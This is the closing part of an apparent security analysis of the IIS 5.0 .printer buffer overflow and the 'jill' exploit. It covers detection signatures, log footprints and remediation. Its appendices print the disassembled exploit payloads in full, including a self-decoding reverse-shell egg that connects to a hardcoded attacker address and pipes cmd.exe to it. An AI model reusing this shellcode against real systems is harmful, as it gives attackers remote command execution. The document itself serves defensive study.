cmd.exe to the network connection.

In summary, the execution flow of the overflow can be described in the following diagram,



First, the Host: string overwrites the exception frame (step 1). Next, an exception is triggered upon a return to an invalid address (steps 2 & 3). During error processing (steps 4 & 5), the overwritten exception frame indirectly passes execution to the Host: overflow egg (steps 6 & 7), which in turn retrieves the address of the original HTTP request (step 8). The Host: overflow egg then calls the code in the Beavuh: overflow egg, stored with the HTTP request, (step 9) which forms the reverse command shell to the attacker's computer.

Exploit Tool Detection:
Detection of the jill exploit tool by a network-based intrusion detection system is possible by detecting a number of characteristics in the generated traffic,

a) A non-textual Host: parameter.
b) A long Host: parameter.
c) The string Beavuh: followed by a long non-textual "parameter".
d) An HTTP/1.0 GET request for /NULL.printer.
e) An outgoing TCP connection from the web server to a remote computer, following by transmission of the Windows 2000 MSDOS command banner,

Of these characteristics, it is possible for a sophisticated attacker to,

1) Change or remove the Beavuh: string, integrating the overflow egg into one field parameter.
2) Change the /NULL.printer URI.
3) Change the HTTP/1.0 request to an HTTP/1.1 request.
4) Eliminate the outgoing TCP connection, executing other code than a reverse telnet session. As an example, the attacker could install some form of backdoor, or backdoor user, that is accessed using some other service (e.g. file and print sharing).

As well, it has been reported in follow-up email list discussions that the long Host: parameter can be split across multiple Host: fields. Therefore, unless an attacker is able to develop an overflow egg entirely from ASCII characters, it is likely that the traffic will contain a Host: parameter with some non-textual bytes.

In terms of host-based detection, jill leaves the following footprint in the IIS logs,

```
2001-07-28 16:04:04 192.168.10.200 - 192.168.11.1 80 GET /NULL.printer - 501 -
```

showing the date/time, source IP address, HTTP method and URI and the status code, 501. Though, it is easy enough for an attacker to modify jill to change the request for NULL.printer to a less suspicious-looking request, an Administrator could look for .printer requests resulting in 501 error codes. As well, jill also leaves traces in the NT System Log when the default levels of auditing are enabled. The Service Control Manager creates error entries for termination of the following services,

World Wide Web Publishing Service
Simple Mail Transport Protocol Service
Network News Transport Protocol Service
FTP Publishing Service
IIS Admin Service

In practice, not all services may be running but at the very least application of jill against a vulnerable server will result in log entries for termination of the World Wide Web Publishing and IIS Admin Services. By correlating these log entries with those from the IIS logs, an Administrator can detect the use of jill from host-based data alone.

Remedial Action:
Though a patch has been released by Microsoft to address the vulnerability,

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321

the exploit can also be rendered ineffective by removing the .printer ISAPI mapping. The following steps will accomplish this,

1. Open up the Internet Information Services applet and right-click on the name of the computer in the Tree panel. Select Properties from the drop-down menu.
2. In the resulting dialog box, select WWW Service in the Master Properties drop-down box and then click on the Edit button.
3. Select the Home Directory property page in the resulting dialog.
4. Click on the Configuration button.
5. On the App Mappings property page, scroll down until the .printer extension is seen in the Application Mappings section.
6. Select .printer in the window and then click on Remove.

An additional method to remove the .printer mapping using the Group Policy Editor is discussed in the IIS 5.0 Security Checklist available at,

http://www.microsoft.com/technet/security/iis5chk.asp

Both methods of remedial action (patch, re-configuration) were tested using jill and the test program developed to identify and study the vulnerability. Both methods successfully blocked the exploit and service crashes caused by the test program. However, only application of the vendor patch fixed the software problem that caused the vulnerability.

Conclusion:
In conclusion an exploitable buffer overflow present in the default installation of IIS 5.0 on all Windows 2000 platforms was analyzed and discussed. Not only was the existence of the vulnerability verified by stressing the protocol and reverse engineering the software to identify the root cause, but one freely available tool to exploit this vulnerability was analyzed in detail. This exploit tool's footprint in collected traffic and audit data was examined and characteristics to identify its use were extracted. Finally, remedial action to counter the vulnerability, including both a patch and re-configuration, was

discussed.

References

"IPP: Related Documents"
http://www.pwg.org/ipp/faq.html

"RCF 2910 : Internet Printing Protocol/1.1: Encoding and Transport"
http://rfc.net/rfc2910.html

"IANA Port Numbers"
http://www.iana.org/assignments/port-numbers

"Overview of Internet Printing in Windows 2000"
http://support.microsoft.com/support/kb/articles/Q248/3/44.ASP

"Internet Printing"
Windows 2000 Server Resource Kit Online Books

"Printing to URL's From Applications"
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/graphics/inetpri_2muf.asp

"RFC 2616 : Hypertext Transfer Protocol – HTTP/1.1"
http://rfc.net/rfc2616.html

"Windows 2000 IIS 5.0 Remote Buffer Overflow Vulnerability"
http://www.eeye.com/html/Research/Advisories/AD20010501.html

"Smashing The Stack for Fun and Profit"
Aleph One
Phrack 49,
Volume 7
Article 14 of 16
http://www.phrack.org/show.php?p=49&a=14

"WIN32 Buffer Overflows (Location, Exploitation and Prevention)"
Dark Spyrit
Phrack 55,
Volume 9
Article 15 of 19
http://www.phrack.org/show.php?p=55&a=15

"IIS 5.0 Security Checklist"
http://www.microsoft.com/technet/security/iis5chk.asp

“Unchecked Buffer in ISAPI Extension Could Compromise Internet Information Services 5.0”
http://support.microsoft.com/support/kb/articles/Q296/6/76.ASP

“Structured Exception Handling Basics”
http://www.gamedev.net/reference/articles/article1272.asp

Appendix A

Source of overflow

```
overflowRoutine       proc near             ; CODE XREF: sub_0_65F03E2D+11D_p
                                            ; sub_0_65F042DE+162_p ...

arg_0          = dword ptr  4
arg_4          = dword ptr  8
arg_8          = dword ptr  0Ch
arg_C          = dword ptr  10h

               mov     edx, [esp+arg_C]
               mov     eax, [esp+arg_4]
               push    ebx
               push    esi
               cmp     [edx], eax
               push    edi
               jb      short loc_0_65F03D59
               mov     edi, [esp+0Ch+arg_8]
               test    edi, edi
               jz      short loc_0_65F03D59
               mov     esi, [esp+0Ch+arg_0]
               mov     ecx, eax
               mov     ebx, ecx
               push    1
               shr     ecx, 2
               repe movsd                    ; Overflow occurs here
               mov     ecx, ebx
               and     ecx, 3
               repe movsb
               mov     [edx], eax
               pop     eax

loc_0_65F03D53:                              ; CODE XREF: overflowRoutine+42_j
               pop     edi
               pop     esi
               pop     ebx
               retn    10h

loc_0_65F03D59:                              ; CODE XREF: overflowRoutine+D_j
                                             ; overflowRoutine+15_j
               push    7Ah
               mov     [edx], eax
               call    ds:SetLastError
               xor     eax, eax
               jmp     short loc_0_65F03D53
overflowRoutine       endp


loc_0_65F03D67:                              ; DATA XREF: .text:65F03F98_o
               mov     ecx, dword_0_65F49698
               push    ebx
               push    esi
               push    edi
               test    ecx, ecx
               jz      loc_0_65F377DC
               mov     eax, [ecx+78h]

loc_0_65F03D7B:                              ; CODE XREF: .text:65F377DE_j
               mov     esi, [esp+10h]
               mov     ebx, 200000h
               test    ebx, eax
               mov     edi, offset aDNtPrivateInet
```

```
                jnz     loc_0_65F377E3

loc_0_65F03D91:                         ; CODE XREF: .text:65F377EA_j
                                        ; .text:65F3780D_j
                lea     eax, [esi+18h]
                push    eax
                call    ds:InterlockedDecrement
                test    eax, eax
                jz      short loc_0_65F03DA5

loc_0_65F03D9F:                         ; CODE XREF: .text:65F03DD0_j
                pop     edi
                pop     esi
                pop     ebx
                retn    4

loc_0_65F03DA5:                         ; CODE XREF: .text:65F03D9D_j
                mov     eax, dword_0_65F49698
                test    eax, eax
                jz      loc_0_65F37812
                mov     ecx, [eax+78h]

loc_0_65F03DB5:                         ; CODE XREF: .text:65F37814_j
                test    ebx, ecx
                jnz     loc_0_65F37819

loc_0_65F03DBD:                         ; CODE XREF: .text:65F37820_j
                                        ; .text:65F3783D_j
                test    esi, esi
                jz      short loc_0_65F03DCE
                mov     ecx, esi
                call    sub_0_65F06CE4
                push    esi
                call    sub_0_65F04852

loc_0_65F03DCE:                         ; CODE XREF: .text:65F03DBF_j
                xor     eax, eax
                jmp     short loc_0_65F03D9F

                align 4
aDNtPrivateInet         db 'D:\nt\private\inet\iis\svcs\w3\server\wamreq.cxx',0
                                        ; DATA XREF: .text:65F03D86_o
```

Appendix B

Host: overflow egg

```
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
```

```
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
```

```
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
```

```
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
```

```
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop

loc_0_117:                              ; CODE XREF: seg000:0000015C_j
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
```

```
                nop
                xor     eax, eax
                mov     al, 90h ; ' '
                add     ebx, eax
                mov     eax, [ebx]              ; Dereference pointer 0x90 bytes away
                                                ; from our exception frame
                mov     eax, [eax+60h]          ; This points to a structure which contains
                                                ; a pointer to the start of the GET request
                xor     ebx, ebx
                mov     bl, 24h ; '$'
                add     eax, ebx                ; Jump over the GET /NULL.printer .. Beavuh:
                                                ; strings to get to the      start of code
                jmp     eax                     ; Execute code
                jmp     short loc_0_117         ; During exception handling, execution is
                                                ; transferred to this instruction which
                                                ; jumps to (near) the start of this
                                                ; overflow string.
                nop
                nop
                dd 6A8C3105h                    ; The overwrites the pointer in the
seg000          ends                            ; exception frame on the stack. This
                                                ; particular address refers to a "call ebx"
                                                ; in msw3prt.dll. When execution transfers
                                                ; to our exception frame ebx points to
                                                ; the prior word.
```

Appendix C

Beavuh: overflow egg

```
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                jmp     short loc_0_19


sub_0_16        proc near               ; CODE XREF: sub_0_16+3_p
                pop     ebp
                jmp     short loc_0_1E

loc_0_19:                               ; CODE XREF: seg000:00000014_j
                call    sub_0_16

loc_0_1E:                               ; CODE XREF: sub_0_16+1_j
                add     ebp, 15h
                nop
                nop
                nop
                mov     eax, ebp
                xor     ecx, ecx
                mov     cx, 2D7h
                push    eax

loc_0_2D:                               ; CODE XREF: sub_0_16+1B_j
                xor     byte ptr [eax],        95h
                inc     eax
                loop    loc_0_2D
                sub     eax, 77F10000h

loc_0_38:                               ; CODE XREF: sub_0_16+2B_j
                cmp     dword ptr [eax], 905A4Dh
                jz      short loc_0_43
                dec     eax
                jmp     short loc_0_38

loc_0_43:                               ; CODE XREF: sub_0_16+28_j
                call    $+5
                pop     ebp
                mov     edx, ebp
                sub     edx, 0FFFFFE0Fh
                mov     ebx, eax
                mov     esi, [ebx+3Ch]
                add     esi, ebx
```

```
                mov     esi, [esi+78h]
                add     esi, ebx
                mov     edi, [esi+20h]
                add     edi, ebx
                mov     ecx, [esi+14h]
                xor     ebp, ebp
                push    esi

loc_0_68:                               ; CODE XREF: sub_0_16+69_j
                push    edi
                push    ecx
                mov     edi, [edi]
                add     edi, ebx
                mov     esi, edx
                mov     ecx, 0Eh
                repe cmpsb
                jz      short loc_0_81
                pop     ecx
                pop     edi
                add     edi, 4
                inc     ebp
                loop    loc_0_68

loc_0_81:                               ; CODE XREF: sub_0_16+61_j
                pop     ecx
                pop     edi
                pop     esi
                mov     ecx, ebp
                mov     eax, [esi+24h]
                add     eax, ebx
                shl     ecx, 1
                add     eax, ecx
                xor     ecx, ecx
                mov     cx, [eax]
                mov     eax, [esi+1Ch]
                add     eax, ebx
                shl     ecx, 2
                add     eax, ecx
                mov     eax, [eax]
                add     eax, ebx
                mov     esi, edx
                mov     edi, esi
                mov     edx, eax
                mov     ecx, 0Bh
                call    sub_0_226

loc_0_B2:                               ; CODE XREF: sub_0_16+A1_j
                xor     eax, eax
                lodsb
                test    eax, eax
                jnz     short loc_0_B2
                push    edx
                push    esi
                call    dword ptr [edi-2Ch]
                pop     edx
                mov     ebx, eax
                mov     ecx, 6
                call    sub_0_226
                mov     dword ptr [edi+64h], 0Ch
                mov     dword ptr [edi+68h], 0
                mov     dword ptr [edi+6Ch], 1
                push    0
                lea     eax, [edi+64h]
                push    eax
                lea     eax, [edi+10h]
                push    eax
                lea     eax, [edi+14h]
```

```
push    eax
call    dword ptr [edi-40h]
push    0
lea     eax, [edi+64h]
push    eax
lea     eax, [edi+18h]
push    eax
lea     eax, [edi+1Ch]
push    eax
call    dword ptr [edi-40h]
mov     dword ptr [edi+20h], 44h ; 'D'
lea     eax, [edi+20h]
push    eax
call    dword ptr [edi-3Ch]
mov     eax, [edi+10h]
mov     [edi+5Ch], eax
mov     [edi+60h], eax
mov     eax, [edi+1Ch]
mov     [edi+58h], eax
or      dword ptr [edi+4Ch], 101h
mov     word ptr [edi+50h], 0
lea     eax, [edi+70h]
push    eax
lea     eax, [edi+20h]
push    eax
xor     eax, eax
push    eax
push    eax
push    eax
push    1
push    eax
push    eax
call    $+5
pop     ebp
sub     ebp, 0FFFFFE40h
push    ebp
push    eax
call    dword ptr [edi-38h]
push    dword ptr [edi+10h]
call    dword ptr [edi-1Ch]
push    dword ptr [edi+1Ch]
call    dword ptr [edi-1Ch]
push    400h
push    40h ; '@'
call    dword ptr [edi-30h]
mov     ebp, eax
push    eax
push    101h
call    dword ptr [edi-18h]
test    eax, eax
jnz     loc_0_221
xor     eax, eax
push    eax
inc     eax
push    eax
inc     eax
push    eax
call    dword ptr [edi-14h]
cmp     eax, 0FFFFFFFFh
jz      loc_0_221
mov     ebx, eax
mov     word ptr [edi],        2
mov     word ptr [edi+2], 391Bh
mov     dword ptr [edi+4], 26D9ADCBh
push    10h
lea     eax, [edi]
push    eax
```

```
                push    ebx
                call    dword ptr [edi-0Ch]

loc_0_1A7:                              ; CODE XREF: sub_0_16+1DD_j
                                        ; sub_0_16+1F3_j ...
                push    32h ; '2'
                call    dword ptr [edi-24h]
                xor     ecx, ecx
                push    ecx
                push    esi
                push    ecx
                push    ecx
                push    ecx
                push    dword ptr [edi+14h]
                call    dword ptr [edi-34h]
                test    eax, eax
                jz      short loc_0_21D
                nop
                nop
                nop
                nop
                cmp     byte ptr [esi],        0
                jz      short loc_0_1F5
                nop
                nop
                nop
                nop
                push    0
                push    esi
                push    400h
                push    ebp
                push    dword ptr [edi+14h]
                call    dword ptr [edi-28h]
                test    eax, eax
                jz      short loc_0_21D
                nop
                nop
                nop
                nop
                push    0
                push    dword ptr [esi]
                push    ebp
                push    ebx
                call    dword ptr [edi-8]
                cmp     eax, 0FFFFFFFFh
                jz      short loc_0_21D
                nop
                nop
                nop
                nop
                jmp     short loc_0_1A7

loc_0_1F5:                              ; CODE XREF: sub_0_16+1AE_j
                push    0
                push    400h
                push    ebp
                push    ebx
                call    dword ptr [edi-4]
                test    eax, eax
                jl      short loc_0_21D
                nop
                nop
                nop
                nop
                jz      short loc_0_1A7
                push    0
                push    esi
```

```
                push    eax
                push    ebp
                push    dword ptr [edi+18h]
                call    dword ptr [edi-2Ch]
                push    32h ; '2'
                call    dword ptr [edi-24h]
                jmp     short loc_0_1A7

loc_0_21D:                              ; CODE XREF: sub_0_16+1A5_j
                                        ; sub_0_16+1C5_j ...
                push    ebx
                call    dword ptr [edi-10h]

loc_0_221:                              ; CODE XREF: sub_0_16+15B_j
                                        ; sub_0_16+16E_j
                push    0
                call    dword ptr [edi-20h]
sub_0_16        endp


sub_0_226       proc near               ; CODE XREF: sub_0_16+97_p sub_0_16+B0_p ...
                xor     eax, eax
                lodsb
                test    eax, eax
                jnz     short sub_0_226
                push    ecx
                push    edx
                push    esi
                push    ebx
                call    edx
                pop     edx
                pop     ecx
                stosd
                loop    sub_0_226
                retn
sub_0_226       endp ; sp = -8

aGetprocaddress         db 'GetProcAddress',0
aLoadlibrarya           db 'LoadLibraryA',0
aCreatepipe             db 'CreatePipe',0
aGetstartupinfo         db 'GetStartupInfoA',0
aCreateprocessa         db 'CreateProcessA',0
aPeeknamedpipe          db 'PeekNamedPipe',0
aGlobalalloc            db 'GlobalAlloc',0
aWritefile              db 'WriteFile',0
aReadfile               db 'ReadFile',0
aSleep                  db 'Sleep',0
aExitprocess            db 'ExitProcess',0
aClosehandle            db 'CloseHandle',0
aWsock32                db 'WSOCK32',0
aWsastartup             db 'WSAStartup',0
aSocket                 db 'socket',0
aClosesocket            db 'closesocket',0
aConnect                db 'connect',0
aSend                   db 'send',0
aRecv                   db 'recv',0
aCmd_exe                db 'cmd.exe',0
seg000          ends
```